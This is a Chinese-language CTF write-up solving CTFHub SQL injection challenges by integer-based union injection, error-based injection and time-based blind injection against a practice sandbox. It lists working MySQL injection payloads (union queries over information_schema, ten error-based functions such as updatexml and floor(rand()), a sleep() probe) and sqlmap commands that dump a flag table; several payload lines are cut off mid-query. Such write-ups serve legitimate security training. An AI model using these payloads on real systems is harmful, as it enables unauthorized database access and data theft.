CTFHub数据库注入WriteUP

原创

TaibaiXX1 于 2021-06-23 17:23:01 发布 53 收藏
文章标签： mysql sql 数据库 数据可视化 oracle

点击"仙网攻城狮”关注我们哦~

不当想研发的渗透人不是好运维 

让我们每天进步一点点

简介


CTFHub 为网络安全工程师提供网络安全攻防技能培训、实战、技能提升等服务。

「赛事中心」提供全网最全最新的 CTF 赛事信息，关注赛事定制自己专属的比赛日历吧。

「技能树」提供清晰的 CTF 学习路线，想要变强就加点，哪里不会点哪里。


「历年真题」提供无限次赛后复盘，边学边练。

「工具」提供各类常用工具，打仗没有一把趁手的武器怎么行。



实战

下面将为大家讲解sql注入的几种常见类型，本篇文章将讲解整数型、报错、盲注三种类型注入。




一、整数型

1.根据提示输入一个1，为了方便学习，页面中已经把整个查询语句输出。

2.根据语句逻辑进行语句构建和一些尝试，使用and来检测是否存在注入：1 and 1=1 、 1 and 1=2

```
select * from news where id=1 and 1=1      回显正确提示id=1
select * from news where id=1 and 1=2      回显错误未显示id值
```

3.使用union来进行组合查询来看看数据库名，输入：1 and 1=2 union select 1,database(); 数据库名：sqli



4.查看表名，得到两张表news,flag


```
1 and 1=2 union select 1,group_concat(table_name)from information_schema.tables where table_schema='sqli'
```

5.查看flag表中列名，列名为：flag

```
1 and 1=2 union select 1,group_concat(column_name) from information_schema.columns where table_name='flag'
```


6.查看字段名，获得flag

```
1 and 1=2 union select 1,group_concat(flag) from sqli.flag
```




二、报错注入


1.同样根据提示进行，输入1后会显示查询正确



2.使用1 and 1=2 union select 1,database();来查询数据库名，发现无任何信息。



3.故意输入错误的查询语句查看一下，发现会回显其他信息提醒我第一行有错误。



4.尝试报错函数，下面列出10种常见的报错函数

```
1.floor()
id = 1 and (select 1 from  (select count(*),concat(version(),floor(rand(0)*2))x from  information_schema.ta
2.extractvalue()
id = 1 and EXP(~(SELECT * from(select user())a));
3.updatexml()
id = 1 and (updatexml(0x3a,concat(1,(select user())),1));
4.exp()
id =1 and EXP(~(SELECT * from(select user())a));
5.GeometryCollection()
id = 1 AND GeometryCollection((select * from (select * from(select user())a)b));
6.polygon()
id =1 and polygon((select * from(select * from(select user())a)b));
7.multipoint()
id = 1 and multipoint((select * from(select * from(select user())a)b));
8.multilinestring()
id = 1 and multilinestring((select * from(select * from(select user())a)b));
9.linestring()
id = 1 and LINESTRING((select * from(select * from(select user())a)b));
10.multipolygon()
id =1 and multipolygon((select * from(select * from(select user())a)b));
```

5.经过尝试发现好几种都可以使用，使用下面查询数据库

```
1 Union select count(*),concat(database(),0x26,floor(rand(0)*2))x from information_schema.columns group by
x就是相当于 as x,设一个别名
原理：group by 查询时，先建立一个空表，用来临时存储数据，
开始查询，group by x,序列一开始为0，临时空表里不存在就填入，之后 select 中也有rand()，值为1，插入1；
查询第二条，值为1，原有值加1
查第三条，值为0，则插入select的值，为1，与原有值冲突报错。
```

6.查询表名

7.查询列名

```
1 Union select count(*),concat((select column_name from information_schema.columns where table_schema='sqli
```

8.查询字段

```
1 Union select count(*),concat((select flag from flag limit 0,1),0x26,floor(rand(0)*2))x from information_s
```

三、时间盲注


1.根据提示看到什么都不会返回

2.首先判断一下是否存在时间盲注，发现页面卡顿3秒，证明是有时间盲注的。

```
1 and if(length(database())>=0,sleep(3),1)
```


3.因为基于盲注的基本是都需要借助脚本或者工具进行猜解，这里我们使用sqlmap进行注入得到库名

```
sqlmap --url="http://challenge-e375ec8bdcad0084.sandbox.ctfhub.com:10800?id=1" --current-db
```




4.爆表名

```
sqlmap --url="http://challenge-e375ec8bdcad0084.sandbox.ctfhub.com:10800?id=1" -D sqli --tables
```



5.爆列名

```
sqlmap --url="http://challenge-e375ec8bdcad0084.sandbox.ctfhub.com:10800?id=1" -D sqli -T flag --columns
```



6.爆字段，得到flag

```
sqlmap --url="http://challenge-e375ec8bdcad0084.sandbox.ctfhub.com:10800?id=1" -D sqli -T flag -C flag --du
```

总结：想要了解sql注入原理的可以尝试自己手工注入，不想的话用sqlmap无脑梭哈就行 

往期内容

CTFHub信息泄露WriteUP

ATT&CK红队评估（一）拿下域控权限

元宵节福利，免费赠送三套CTF竞赛视频教程

更多资讯长按二维码 关注我们

觉得不错点个“赞”呗